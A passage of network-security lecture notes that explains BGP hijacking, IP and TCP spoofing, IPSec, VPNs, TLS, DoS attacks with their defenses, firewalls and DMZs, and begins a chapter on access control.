- Provides confidentiality
- Easier to deploy (uses existing HTTPS infrastructure)
- Prevents ISP monitoring of DNS queries

Other Solutions

- **DNS-over-TLS (DoT):** Similar to DoH but dedicated port (853)
- **DNSCrypt:** Encrypted DNS protocol
- **DNSCurve:** Uses elliptic curve cryptography

7.4 BGP Spoofing

Question If we fix DNS, do we solve the routing problem?

No. DNS resolves names to IPs, but doesn't determine how packets reach those IPs. That's the role of BGP.

7.4.1 Border Gateway Protocol (BGP)

Purpose BGP constructs routing tables between Autonomous Systems (AS)–networks with independent routing domains.

RFC 4271 defines BGP.

How BGP Works **Autonomous System (AS):**

- Collection of IP networks under single administrative control
- Has unique AS number (ASN)
- Examples: ISPs, large organizations, cloud providers

BGP routing mechanism:

1. Routers maintain tables: (IP subnet → Router IP, cost)
2. Routes change constantly (faults, new contracts, new cables)
3. BGP updates propagate changes across internet
4. Cost is crucial: BGP chooses routes with lowest cost

Cost considerations:

- Represents real money (transit costs, peering agreements)
- Lower-cost routes preferred
- Economic incentives drive routing decisions

7.4.2 BGP Security Vulnerabilities

Weak Authentication **RFC 2385 authentication mechanism:**

- Short shared secret (up to 80 bytes ASCII)
- Ad-hoc MAC based on MD5 (weak algorithm)
- Aimed at preventing DoS, not route integrity

Question: Does this guarantee integrity of advertised routes?

No! This only authenticates the router, not the correctness of routes.

BGP Hijacking Attack **Attack scenario:**

1. Adversary controls or compromises BGP router
2. Injects false low-cost routes
3. Routes redirect traffic to adversary's network
4. Routing information propagates across Internet until it expires

Attack capabilities:

- **Surveillance:** Monitor redirected traffic
- **Injection:** Insert malicious content
- **Modification:** Alter packets in transit
- **Censorship:** Block access to destinations

7.4.3 Real-World BGP Hijacking Examples

Example 1: Belarus Hijacks Internet (2013) **Attack details:**

- Global traffic redirected to Belarusian ISP GlobalOneBel
- Occurred daily throughout February 2013
- Changing set of victims each day

Victims:

- Major financial institutions
- Government networks
- Network service providers
- Countries: US, South Korea, Germany, Czech Republic, Lithuania, Libya, Iran

Impact: Potential for large-scale surveillance and Man-in-the-Middle attacks.

Example 2: BGP Hijacking as Censorship **2008: Pakistan vs. YouTube**

- Pakistan attempts to censor YouTube domestically
- BGP announcement leaked globally
- Accidentally shut down YouTube worldwide for hours

2014: Turkey bans Twitter

- After DNS hijacking stopped working, Turkey hijacked BGP routes
- Redirected traffic to DNS providers
- Prevented access to Twitter

2017: Iran censors webpages

- Hijacked routes for targeted websites

- Primarily pornographic content
- Systematic censorship through routing manipulation

2021: Myanmar tries to censor Twitter

- BGP hijacking attempt during political unrest
- Quickly detected and mitigated

7.4.4 BGP Spoofing Defenses

Filtering Route filtering helps alleviate some attacks.

Principle: Some routes should not come from certain routers (geographical/topological constraints).

Limitation: No central authority to guarantee route correctness–all relationships are contractual.

Fundamental Flaw **Design assumption:** Did not consider insiders as adversaries.

BGP assumes participating ASes are trustworthy. No cryptographic verification of route ownership.

BGPsec **Mechanism:**

1. Each AS given certificate linking verification key to IP blocks
2. Updates only accepted if signed by authority for AS/IP block
3. Delegation possible (hierarchical trust)

Properties:

- **Origin authentication:** Verify AS authorized to announce prefix
- **Path validation:** Verify announced path is legitimate
- **Cryptographic security:** Based on public key infrastructure

History:

- Effort started 2003
- RFC 8205 published
- **Status:** Weakly deployed (deployment challenges remain)

Deployment challenges:

- Requires global PKI for AS certificates
- Computational overhead for signature verification
- Incremental deployment difficult
- Economic incentives unclear

7.5 Lessons from Routing Attacks

7.5.1 Key Takeaways

1. The Network is Hostile Routing security attacks exploit poor association of high-level and low-level names/addresses:

- IP to Ethernet MAC (ARP)
- Domain to IP (DNS)
- Route to router (BGP)

Threat model failure:

> Assumes network "insiders" are trusted to provide authoritative information.

Also missing: Integrity and confidentiality protections.

2. Solution Intimately Linked to Cryptography **Why cryptography?**

- No centralized authority to act as:
  - Originator of policy
  - Trusted computing base
- Cryptography allows mutually distrustful actors to achieve collective security
- Asymmetric cryptography (certificates, signatures) particularly useful
- Enables all parties to verify name and route associations

3. Authority Problem **Not a cryptographic question:** Who has authority to make naming and routing decisions?

Related to:

- Name resolution policy
- Security policy
- Governance structures
- Political and economic factors

Example questions:

- Who can authoritatively say what IP belongs to a domain?
- Who can announce routes for an IP prefix?
- How do we handle disputes?
- What happens when authorities disagree?

7.6 IP Security

7.6.1 IP Spoofing

Vulnerability IP protocol has no integrity or authentication mechanism for source addresses.

Attack: Sender can put arbitrary source IP in packet header.

Attack Capabilities **1. Impersonation**

- Pretend to be another host
- Steal resources
- Bypass IP-based access controls

2. Man-in-the-Middle

- Spoof both source and destination
- Monitor traffic
- Intervene in communications
- Deny service

3. Denial of Service (Reflection/Amplification)

- Send requests with victim's IP as source
- Servers send responses to victim
- Victim overwhelmed with unwanted traffic
- Amplification if response larger than request

Example: DNS amplification

1. Attacker sends small DNS query with spoofed source (victim's IP)
2. DNS server sends large response to victim
3. Amplification factor: 50x or more
4. Thousands of queries = massive DDoS

7.6.2 IPSec: Internet Protocol Security

Purpose Provide cryptographic security properties at IP level.

Key Components **Key Exchange:**

- Based on public key cryptography (IKE protocol)
- Or shared symmetric keys (pre-shared keys)

Authentication Header (AH):

- Authentication and integrity (HMAC)
- Protection from replay attacks (sequence number)
- Does NOT provide confidentiality

Encapsulating Security Payload (ESP):

- Adds confidentiality (encryption)
- Includes authentication and integrity
- Most commonly used

IPSec Modes

Transport Mode:

- Protects IP packet payload using AH/ESP
- Original IP headers remain visible
- Used for end-to-end communication

```
Original packet:
[ IP Header | Payload ]

Transport mode:
[ IP Header | IPSec Header | Encrypted Payload ]
                             ^----- Protected -----^
```

Tunnel Mode:

- Protects entire packet (headers + payload)
- Original packet placed inside new packet
- New IP header added
- Used for VPN connections

```
Original packet:
[ IP Header | Payload ]

Tunnel mode:
[ New IP Header | IPSec Header | Encrypted[ IP Header | Payload ]]
                                 ^--------- All Protected -----------^
```

Where IPSec Operates

Transport Mode:

```
OSI Model
+-------------+
| Application |
| Presentation|
| Session     |
+-------------+
| Transport   | (TCP/UDP)
+-------------+
| IPSec       | <- Here
+-------------+
| Network     | (IP)
| Data Link   |
| Physical    |
+-------------+
```

Tunnel Mode:

```
OSI Model
+-------------+
| Application |
| Presentation|
| Session     |
| Transport   |
| Network     | (Original packet)
+-------------+
| IPSec       | <- Here (encrypts everything above)
+-------------+
| Network     | (New IP header)
| Data Link   |
| Physical    |
+-------------+
```

7.6.3 Virtual Private Network (VPN)

Definition VPN uses IPSec in tunnel mode to create secure connection over untrusted network.

Properties:

- Looks like single network to users
- Internal routing between endpoints
- Full protection inside tunnel: confidentiality, authentication, integrity, replay protection

Typical VPN Configuration **Site-to-Site VPN:**

```
Company Office A          Internet          Company Office B
+--------------+                          +--------------+
|   Hosts      |                          |   Hosts      |
|      <->       |                          |      <->       |
| VPN Gateway  |<---- IPSec Tunnel ---->| VPN Gateway  |
+--------------+                          +--------------+
```

All traffic between offices encrypted and authenticated.

Remote Access VPN:

```
Remote Worker          Internet          Company Network
+----------+                          +--------------+
|  Laptop  |                          |   Hosts      |
| (VPN     |                          |      <->       |
|  Client) |<---- IPSec Tunnel ---->| VPN Gateway  |
+----------+                          +--------------+
```

Worker's device securely connected to company network.

VPN as a Service **Configuration:**

```
User's Network     VPN Provider          Internet
+-------+         +----------+         +--------+
|  Bob  |<------->|   VPN    |<------->| Server |
|       | Encrypted| Service  |  May be  |        |
+-------+         +----------+  visible +--------+
   LAN                                    AS1 can see
                                          this connection
```

Properties:

- Encrypted traffic from Bob to VPN provider
- VPN provider can see Bob's traffic
- Server sees VPN provider's IP, not Bob's
- AS1 (server's network) can see connection if not encrypted end-to-end

VPN Security Questions **Does VPN protect against Denial of Service?**

- **No.** Your IP address still exists and visible
- Attacker can still flood your connection
- VPN doesn't hide that traffic is flowing

Does VPN solve authentication problem?

- **No.** Only authentication at network level

- Cannot authenticate specific programs or applications
- Still need application-layer authentication (passwords, certificates)

VPN vs Proxy **Question:** Is a VPN the same as a proxy?

No. Both hide client IP from destination, but offer very different properties:

Property	VPN	Proxy
Encryption	End-to-end (to VPN server)	Only to proxy
Network model	Acts as one network	Separates two networks
Traffic scope	All traffic encrypted	Only proxy-configured traffic
Protocol	Network layer (IP)	Application layer
Setup	System-wide	Per-application
Transparency	Transparent to apps	Apps may need configuration

VPN:

```
[Device] <---encrypted tunnel---> [VPN Server] <----> [Internet]
  All network traffic              Can see       May be
  encrypted                        everything    unencrypted
```

Proxy:

```
[Device] <---encrypted---> [Proxy] <----> [Internet]
  Only HTTP/SOCKS        Can see     May be
  configured apps        traffic     unencrypted
```

7.7 TCP Security

7.7.1 IP Limitations

IP protocol alone provides:

- **No reliability:** Messages can be dropped, no delivery guarantee
- **No congestion/flow control:** No mechanism to prevent network or host overload
- **No sessions:** No way to associate messages into logical "session"
- **No multiplexing:** No way to associate messages with specific applications

TCP addresses these issues.

7.7.2 Transmission Control Protocol (TCP)

Purpose Protocol running inside/above IP to provide reliable, ordered, connection-oriented communication.

TCP Header Format

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|          Source Port          |       Destination Port        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                        Sequence Number                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Acknowledgment Number                      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| Data  |       |U|A|P|R|S|F|                                   |
|Offset |Reserve|R|C|S|S|Y|I|            Window                 |
|       |       |G|K|H|T|N|N|                                   |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Checksum            |         Urgent Pointer        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Options                    |    Padding    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                             data                              |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Key fields for security:

- **Ports:** Multiplexing (identify applications)
- **Sequence Number:** Reliability and ordering
- **Acknowledgment Number:** Confirm receipt
- **Flags:** SYN, ACK, FIN control connection state
- **Checksum:** Detect corruption (but not tampering)

Well-known ports:

Port	Service
20-21	FTP
22	SSH
25	SMTP
53	DNS
80	HTTP
110	POP3
143	IMAP
443	HTTPS

7.7.3 TCP 3-Way Handshake

Connection Establishment

```
Client                          Server
  |                                |
  |-------- SYN (SeqC) ----------->|
  |                                |
  |<---- SYN-ACK (SeqS, SeqC+1) ---|
  |                                |
  |---- ACK (SeqC+1, SeqS+1) ----->|
  |                                |
  |     Connection Established     |
```

Steps:

1. Client sends SYN with initial sequence number SeqC
2. Server responds with SYN-ACK:
   - Acknowledges client's SYN (SeqC+1)
   - Sends its own SYN with sequence number SeqS
3. Client sends ACK acknowledging server's SYN (SeqS+1)
4. Connection established, data transfer can begin

7.7.4 TCP Security Considerations

Weak "Authentication" **Problem:** SeqC+1 is a weak secret.

What handshake provides:

- Confirms other end is part of conversation
- Both sides agree on starting sequence numbers
- But: Does NOT authenticate identity

TCP Hijacking Attack **If adversary can guess sequence numbers:**

- Hijack existing connection
- Insert malicious data
- Impersonate either party

Can adversary guess sequence numbers?

Yes, if:

- Weak random number generation
- Observation of connection (if unencrypted)
- Predictable patterns in sequence number selection

Historical Attack Example: rsh **Context:**

- `rsh`: UNIX remote shell utility
- Authentication based ONLY on source IP address (very bad idea)
- Assumed IP addresses could not be spoofed

Robert Morris Attack (1985):

1. **Reconnaissance:** Observe TCP sequence number patterns from target server
2. **DoS victim:** SYN flood legitimate authorized host so it can't respond
3. **Spoof SYN:** Send SYN packet with spoofed source IP (authorized host)
4. **Predict SeqS:** Server sends SYN-ACK to authorized host (who can't respond)
5. **Guess and ACK:** Attacker guesses SeqS from pattern, sends ACK with SeqS+1
6. **Send commands:** Send shell commands that server executes
7. **Success:** Commands executed with authorized host's privileges

Attack flow:

```
Attacker          Victim Server          Authorized Host
   |                    |                       |
   |- DoS flood -------->|<--------------------+ |
   |                    |                    | |
   |- SYN (spoofed) ---->|                    | |
   |    from Auth Host  |                    | |
   |                    |- SYN-ACK ---------->| |
   |                    |   (no response)    | |
   |                    |                    +-+
   |- ACK (guessed) ---->|
   |    with SeqS+1     |
   |                    |
   |- Shell command ---->|
   |                    |- Execute!
```

Why attack worked:

- Predictable sequence numbers
- IP-based authentication only
- No cryptographic verification
- Authorized host prevented from responding

Modern defenses:

- Cryptographically random sequence numbers
- Never rely on IP-based authentication alone
- Use TLS/SSH for encrypted, authenticated connections
- Deprecate insecure services like rsh

7.8 Network Security Summary

Fundamental Problems

1. **Naive threat model:** Network protocols designed assuming insiders are trustworthy
2. **No built-in security:** Integrity, authentication, confidentiality were afterthoughts
3. **Global impact:** Single vulnerability affects entire internet

Attack Surface

Layer	Protocol	Attack	Defense
Data Link	ARP	Spoofing, MITM	Static entries, DAI
Network	DNS	Cache poisoning	DNSSEC, DoH
Network	BGP	Route hijacking	BGPsec, filtering
Network	IP	Spoofing	IPSec
Transport	TCP	Hijacking	Random seqs, TLS

Defense Strategies **1. Cryptographic solutions:**

- Digital signatures for authentication
- Encryption for confidentiality
- MACs for integrity
- Certificates for authority

2. Protocol improvements:

- DNSSEC, BGPsec
- IPSec, TLS
- Random number generation

3. Network architecture:

- VPNs for tunneling
- Separation of privilege
- Defense in depth

Key Lesson Security must be designed in from the start, not added later.

Modern protocols (TLS 1.3, WireGuard, QUIC) incorporate security fundamentally rather than as optional extensions.

7.9 Transport Layer Security (TLS)

7.9.1 Motivation

TCP Hijacking Defense Problem: TCP hijacking exploits predictable sequence numbers and lack of authentication.

Question: How can we solve this?

Answer: Cryptographically authenticate all exchanges, not only at connection start.

But: TCP cannot provide this–we need a protocol above TCP.

7.9.2 TLS Overview

Purpose Transport Layer Security (TLS) is a cryptographic protocol operating above TCP/IP as a “middle layer” between transport and application.

Security Goals

- **Confidentiality:** Symmetric encryption protects message content
- **Authentication:** Public key cryptography verifies identities (one-way or mutual)
- **Integrity:** MACs and signatures prevent tampering
- **Forward secrecy:** Compromise of long-term keys doesn’t reveal past sessions

Protocol Versions

- **State of the art:** TLS 1.3 (with formal security proofs)
- **Reality:** Complex ecosystem–difficult to upgrade millions of systems
- **SSL (predecessor):** Deprecated due to numerous vulnerabilities

7.9.3 The TLS Handshake

Handshake Goals

1. Agree on cryptographic algorithms
2. Establish session keys with forward secrecy
3. Authenticate server (and optionally client)

Handshake Protocol Step 1: ClientHello

Client initiates connection:

```
ClientHello, Version, CipherSuites, SessionID, RC
```

- **ClientHello:** Indicates start of handshake
- **Version:** TLS protocol version client supports
- **CipherSuites:** Ordered list of supported cipher combinations

- **SessionID:** Unique identifier for this session
- **RC (Random Challenge):** Nonce for replay prevention

Cipher suite format:

```
Example: TLS_DH_RSA_WITH_AES_256_CBC_SHA256
         -----+---- ----+--- --------+---------- ------+-------
         Key  |    Auth |      Encryption       |   Hash
         Exchange |    Method |      Algorithm       |   Function
```

Step 2: ServerHello

Server responds:

```
ServerHello, ChosenCipher, ServerCertificate, [ServerKeyExchange],
[ClientCertRequest], RS
```

- **ChosenCipher:** Selected configuration from client's list
- **ServerCertificate:** PKI certificate containing server's public key
  - Signed by certificate authority
  - Enables signature verification
- **ServerKeyExchange:** Material for deriving session key
- **ClientCertRequest:** [Optional] Request for client certificate (mutual authentication)
- **RS (Random Server):** Server challenge for replay protection

Step 3: Client Response

Client sends key material:

```
[ClientCertificate], ClientKeyExchange, ChangeCipherSpec
ClientFinish
```

- **ClientCertificate:** [Optional] If requested by server
- **ClientKeyExchange:** Material for deriving session key
- **ChangeCipherSpec:** From now on, all messages encrypted and authenticated
- **ClientFinish:** Encrypted and authenticated completion message

After Step 3: Both client and server have derived the same shared session key!

Step 4: Server Completion

Server finalizes handshake:

```
ChangeCipherSpec
ServerFinish
```

- **ChangeCipherSpec:** Server switches to encrypted mode
- **ServerFinish:** Encrypted and authenticated completion message

Result: Secure, authenticated connection established. Application data can now flow.

7.9.4 Key Exchange Methods

RSA Key Transport

```
TLS_RSA_WITH_AES_256_CBC_SHA256
```

Problem: Does not provide forward secrecy.

If the server's RSA private key is compromised, all past sessions can be decrypted.

Diffie-Hellman Key Exchange

```
TLS_DH_RSA_WITH_AES_256_CBC_SHA256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA256
```

Benefit: Use of ephemeral keys provides forward secrecy.

Historical context: After Snowden revelations (NSA could brute-force RSA keys), massive shift to Diffie-Hellman based key exchange.

7.9.5 TLS Vulnerabilities and Attacks

TLS has been subject to numerous attacks over the years:

Downgrade Attacks (CVE-2014-3511) Implementation flaw allowing adversary to force use of less secure TLS/SSL version.

BEAST (CVE-2011-3389) Exploits weakness in TLS 1.0's CBC implementation with predictable initialization vectors. Allows decryption of HTTP cookies when HTTP runs over TLS.

Padding Oracle Attacks MAC-then-encrypt design makes TLS vulnerable to padding oracle attacks, which use block padding as an "oracle" to determine decryption correctness.

Example: Lucky Thirteen (CVE-2013-0169)–timing side-channel attack allowing arbitrary ciphertext decryption.

Renegotiation Attacks Exploit TLS "renegotiation" feature allowing parameter updates. Adversary can inject packets at connection beginning.

Modern Status

- Many more attacks discovered (DoS, cryptographic flaws, protocol issues)
- See RFC 7457 for comprehensive list
- TLS 1.3 designed with provable security properties

7.10 Denial of Service (DoS)

7.10.1 Overview

Security Property: Availability Recall from Lecture 1, the CIA properties:

- **Confidentiality:** Prevention of unauthorized disclosure
- **Integrity:** Prevention of unauthorized modification
- **Availability:** Prevention of unauthorized denial of service

DoS Goal Prevent legitimate users from accessing a service.

Attack Approaches **Option A–Crash victim:**

- Exploit software flaws to make system stop functioning

Option B–Exhaust victim's resources:

- **Network:** Consume bandwidth
- **Host kernel:** Fill TCP connection state tables
- **Application:** Exhaust CPU, memory, disk

7.10.2 Example Attacks

Example 1: Skype Kittens DoS (CVE-2018-8546) **Attack:** Send approximately 800 kitten emojis simultaneously.

Effect:

- Skype for Business client stops responding for several seconds
- If sender continues, client remains unusable until attack ends

Root cause: Resource exhaustion in emoji rendering code.

Example 2: TCP SYN Flood **Attack mechanism:**

1. Adversary sends TCP SYN packets with bogus source addresses
2. Server creates TCP Control Block (TCB) for each connection (280 bytes)
3. Server waits for ACK to complete handshake
4. Half-open TCB entries exist until timeout
5. Kernel has limits on number of TCBs

Result: Resources exhausted -> new legitimate requests rejected.

Prevention principle: Minimize state before authentication (before completing 3-way handshake).

SYN Cookies Defense Instead of creating full TCP Control Block immediately:

1. **Compress state:** Use tiny representation for half-open connections
   - Few bytes per connection
   - Can store hundreds of thousands of half-open connections
2. **Push state to client:** Store state on client side
   - Derive state upon receiving message
   - Cryptographically protect state (confidentiality and integrity)
   - Send state back to client (as sequence number)
   - Require client to provide it back to complete protocol

SYN Cookie protocol:

```
Client                          Server
  |                                |
  |-------- SYN (SeqC) ----------->| 1. Derive state from SYN
  |                                | 2. Create cookie (not stored!)
  |                                | 3. Substitute SeqS with cookie
  |<---- SYN-ACK (Cookie, ...) ----|
  |                                |
  |---- ACK (Cookie+1, ...) ------>| 4. Subtract 1 from SeqS
  |                                | 5. Verify cookie validity
  |     Connection Established     | 6. Recreate state from cookie
```

Alternative defense: Proof of Work

- Economic measure to deter DoS attacks
- Require computational work before processing (e.g., compute hashes)
- Easy to do once and verify
- Expensive to do many times (prevents DoS)

Example 3: Teardrop Attack **Background:** IP includes fragmentation to divide packets into transmittable units when packets are too long.

Attack mechanism:

- Send packets with overlapping offsets
- Packets would overwrite each other

Effect:

- Some OS fragmentation reassembly code couldn't handle overlapping offsets
- Systems would either crash or wait indefinitely for packets that never arrive

Example 4: Smurf Attack **Background:** Broadcast Internet Control Message Protocol (ICMP) used for control messages and error handling. Includes ping utility to test reachability.

Attack mechanism:

1. Adversary broadcasts ICMP ping request
2. Uses victim's IP as source address (IP spoofing)
3. Broadcast reaches all hosts in network
4. All hosts respond to victim's IP
5. Victim flooded with responses

Result: Victim cannot handle connections effectively, becomes unavailable.

Amplification: Single broadcast request generates responses from entire network.

Example 5: TCP RST Injection **Attack:** Inject forged TCP reset packets (RST flag set) into data streams.

Effect: Endpoints abandon connection.

Real-world use: Great Firewall of China uses this technique to block undesired flows.

Requirements:

- Knowledge of connection 5-tuple (src IP, dst IP, src port, dst port, protocol)
- Ability to inject packets with correct sequence numbers

7.11 Network Protection Technologies

7.11.1 Overview

Complementary Approaches **Core principle:** Cryptography is key for protection.

But: Other solutions can help when:

- Cryptography cannot be deployed
- Cryptography has not been deployed
- Additional defense in depth is needed

Technologies:

- Network Address Translation (NAT)
- Firewalls
- De-Militarized Zones (DMZ)
- Intrusion Detection Systems (IDS)

7.11.2 Network Address Translation (NAT)

Purpose Save IPv4 address space (only 32 bits available).

Architecture

```
Wide Area Network (WAN) / Internet
                |
                | IPpublic
          +-----+-----+
          |    NAT    |
          |  Router   |
          +-----+-----+
                | Local Address Space
        +-------+-------+
        |               |
    +---+--+        +---+--+
    | IPA  |        | IPB  |
    |Host A|        |Host B|
    +------+        +------+
```

Mechanism NAT router maintains routing tables:

$$(\text{Internal IP}, \text{port}) \leftrightarrow (\text{External IP}, \text{port})$$

Translation process:

1. Internal host sends packet with private IP
2. NAT replaces source IP with public IP
3. NAT records mapping in table
4. Return packets translated back to private IP

Security Implications **Side effect:** External entity cannot route into NAT unless using already mapped port.

Benefit: Provides basic protection–internal hosts not directly reachable from internet.

Limitation: Not designed as security mechanism, should not be relied upon for security.

7.11.3 Network Firewalls

Definition Network router connecting internal network to external (public) network that mediates all traffic and makes access control decisions according to security policy.

Function

- Inspects traffic characteristics
- Makes "allow" or "deny" decisions
- Prevents dangerous flows or policy violations in internal network

Evolution of Firewall Technology **1980s: Simple Packet Filters (Stateless)**

Inspect each packet in isolation. Reject/Allow based on rules.

Rule format:

- Operators: "equal", "not equal", "in range"
- Fields: Source IP, Destination IP, Port numbers, Protocol Type

Example rules:

```
Force all email to mailserver:
  (Dst IP = mailserver, Dst Port = 25) -> Allow

Only mailserver connects to other mailservers:
  (Src IP = mailserver, Dst Port = 25) -> Allow
  (Src IP = *, Dst Port = 25) -> Deny
```

Advantages:

- Simple to implement
- Instant decisions

Disadvantages:

- Limited policies can be expressed
- Limited content filtering
- No understanding of protocol state

1990s: Stateful Firewalls

Understand TCP/UDP semantics–can reject/allow based on connection state.

Example: FTP protocol

- Client opens connection to server
- Server connects back to high client port to transfer file
- **Stateless firewall:** Must allow all high ports or none

- **Stateful firewall:** Detects active FTP session and allows connection back from same server to same client

1990s: Application Firewalls (Deep Packet Inspection)

Evaluate content and allow/reject based on rules. Can be stateful or stateless.

Capabilities:

- Transparent HTTP redirection to proxy (bandwidth saving)
- Transparent blocking of specific websites
- Scanning downloaded executables for viruses
- Blocking peer-to-peer protocols regardless of port
- Monitoring traffic for sensitive document leaks

Challenge: Encrypted traffic (IPSec, SSL/TLS)

Option 1: Block all encrypted traffic.

Option 2: Install client certificates enabling decryption and inspection at firewall.

Firewall Limitations **Key problems:**

- Full mediation is slow (read/check/write)–observation is cheaper
- Cannot authenticate principals
- Cannot ensure correctness of data used for decisions

Role in security engineering:

- Cannot allow only “known good traffic” (impossible to define at network level)
- Instead: “filter out definitely bad traffic” and “filter classes of traffic”
- Remove noise of background network attacks
- **Not a substitute:** Hosts still need robust defenses
- Adversaries can make bad behavior “spoof” good characteristics

Key lesson: Firewall is not a full substitute for other host and network security mechanisms!

7.11.4 De-Militarized Zone (DMZ)

Concept: Defense in Depth Split network into three zones:

1. **WAN:** Outside world (internet)
2. **DMZ:** Public-facing services
3. **LAN:** Internal users only

Architecture

```
   Internet (WAN)
         |
 +-------+-------+
 | Outer Firewall|
 +-------+-------+
         |
     DMZ Zone
 +--------+--------+
 |  Public Services |
 |  Bastion Hosts   |
 |  Web Servers     |
 +--------+--------+
          |
  +-------+-------+
  | Inner Firewall|
  +-------+-------+
          |
  Internal LAN
+---------+---------+
|  Internal Users    |
|  Databases         |
|  File Servers      |
+--------------------+
```

Firewall Rules **Outer firewall:**

- Allow only traffic to well-known services in DMZ
- Block direct access to LAN

Inner firewall:

- Allow only traffic from bastion hosts
- Bastion hosts perform access control and filtering
- Examples: VPN/IPSec gateways, proxies

Traffic Flow

- **LAN -> DMZ -> WAN:** Allowed
- **WAN -> DMZ:** Restricted to specific services
- **WAN -> LAN:** Blocked (except through authenticated bastion)
- **DMZ -> LAN:** Highly restricted and monitored

Security Benefit If a public service in DMZ is compromised, internal resources in LAN remain protected.

7.12 Network Security Summary

Core Challenges

1. **Naive threat model:** Network protocols designed assuming insiders are trustworthy
2. **No built-in security:** Integrity, authentication, confidentiality were afterthoughts
3. **Global impact:** Single vulnerability affects entire internet
4. **Difficult to upgrade:** Billions of devices make protocol updates extremely challenging

Comprehensive Attack Surface

Layer	Protocol	Attack	Defense
Application	HTTP, DNS	Various	TLS, DNSSEC
Transport	TCP	Hijacking, SYN flood	Random seqs, TLS
Transport	TLS	Various	TLS 1.3
Network	IP	Spoofing	IPSec
Network	BGP	Route hijacking	BGPsec, filtering
Network	DNS	Cache poisoning	DNSSEC, DoH
Data Link	ARP	Spoofing, MITM	Static entries, DAI

Defense Strategy **Primary defense–Cryptography:**

- Essential for authenticity, confidentiality, integrity
- Authentic binding of names (DNS, ARP)
- Authenticity of routes and routing updates (BGP)
- Strong authentication enables reliable authorization

DoS defenses:

- Minimize state before authentication
- Make adversary perform work (proof of work, cookies)
- Rate limiting and traffic shaping

Complementary techniques (weaker):

- Firewalls, IDS, filtering
- Weak against strong network adversaries with MITM capability
- Provide defense in depth against weak adversaries

Fundamental Lessons **1. The network is hostile**

- Insiders can be as dangerous as outsiders
- Cannot trust any network participant by default

2. Security must be designed in from the start

- Cannot be effectively added later
- Modern protocols (TLS 1.3, WireGuard, QUIC) incorporate security fundamentally

3. Defense in depth

- Multiple layers of protection
- Cryptography as foundation
- Additional mechanisms for specific threats

8 Access control

Definition Access control is a security mechanism that ensures that *all accesses and actions on **objects** by **principals** are within the **security policy**.*

Examples

- Can Alice read file "/users/Bob/readme.md"?
- Can Bob open a TCP socket to "http://www.abc.com"?
- Can Charlie write to row 15 of the table GRADES?

Access control is the **first line of defense**. Thus, **it is used everywhere**.

Applications Online Social Networks, Email server, Cloud storage

Middleware Databases Management Systems (DBMS)

Operating System Control access to files, directories, ports, ...

Hardware Memory, register, privileges

Access control fits within the broader security architecture by relying on two fundamental processes: **authentication** and **authorization**.

Authentication Before enforcing access control, the system must identify and verify the *actor*. This process binds the actor to a **principal**, an abstract entity that represents the authenticated subject (e.g., user, process, or connection).

Authorization Once the principal is known, the system determines whether it is **authorized** to perform the requested action according to the security policy.

Trusted Computing Base (TCB) The mechanisms implementing authentication and authorization form part of the **Trusted Computing Base (TCB)**.

8.1 Security Models

Security Models are **design patterns** that formalize how to enforce specific **security properties** within a system.

They provide an abstract framework to reason about and verify the correctness of access control and information flow policies.

- A **security model** defines:
  - The **security goals** (e.g., confidentiality, integrity, availability)
  - The **rules** governing interactions between **subjects** (active entities such as users, processes) and **objects** (passive entities such as files, data)
  - The allowed **operations** and constraints on information flow

When faced with a standard security problem, we rely on a **well-known model** to ensure consistent and verifiable enforcement.

Limitations of Security Models Security models provide only an abstract view:

- They rarely specify who the actual **subjects** and **objects** are in an implementation.
- They do not define which **mechanisms** (e.g., ACLs, capabilities, roles) should be used to realize the policy.
- They focus on **what** must be enforced, not on **how** it is implemented.

Security models are thus **conceptual tools** used to derive concrete access control mechanisms such as **MAC**, **DAC**, or **RBAC**.

8.2 Discretionary Access Control (DAC)

Object owners assign permissions. For instance, when users own resources — as in Windows, Linux, macOS, or social networks like Strava.

8.2.1 Access control matrix

Access control matrix is an abstract representation of all **permitted** triplets of subjects **(subject, object, access right)** within a system. To remind:

- Subjects <=> Principals: En entity within an IT system such as a user, a process, a service
- Objects <=> Assets: Resources that (some) subject may access or use such as a file, a folder, a row in a database, a printer, a page in a website, etc…
- Operations: In abstract, subjects can observe and/or alter objects such as read, write, append, execute.

This matrix is an abstract concept that is not used in real implementations due to its inefficiency: it would require a large amount of memory for many files and users, result in slow access, and lack extensibility. Indeed, adding a new file or user would require modifying the entire matrix.

User	**file1.txt**	**file2.txt**	**file3.txt**
Alice	read, write	read	-
Bob	read	read, write	execute

Table 1: Access rights of Alice and Bob on different files.

8.2.2 Access Control List (ACLs)

An ACL associates permissions with **objects**. It can be stored close to the resource, making it easy to determine who can access a given resource and to revoke rights for that resource. However, it is difficult to check permissions efficiently at runtime, to audit all rights of a specific user, or to remove all permissions from a user (it is often better to remove authentication entirely). Delegation of permissions is also difficult to manage.

File	**Access Control List (ACL)**
`file1.txt`	Alice: read, write; Bob: read
`file2.txt`	Alice: read; Bob: read, write
`file3.txt`	Alice: none; Bob: execute

Table 2: Access Control Lists (ACLs) for each file.

8.2.3 Role-Based Access Control (RBAC)

In large systems, there are too many subjects that frequently join and leave, leading to large and dynamic ACLs. Since many subjects share similar privileges (for example, all doctors have the same permissions), it is more efficient to use roles.

1. Permissions are assigned to **roles**.

2. Roles are assigned to **subjects**.
3. Subjects activate a role to obtain its permissions.

RBAC Problems

1. **Role explosion.** There is a tendency to create overly fine-grained roles, which defeats the purpose of RBAC.
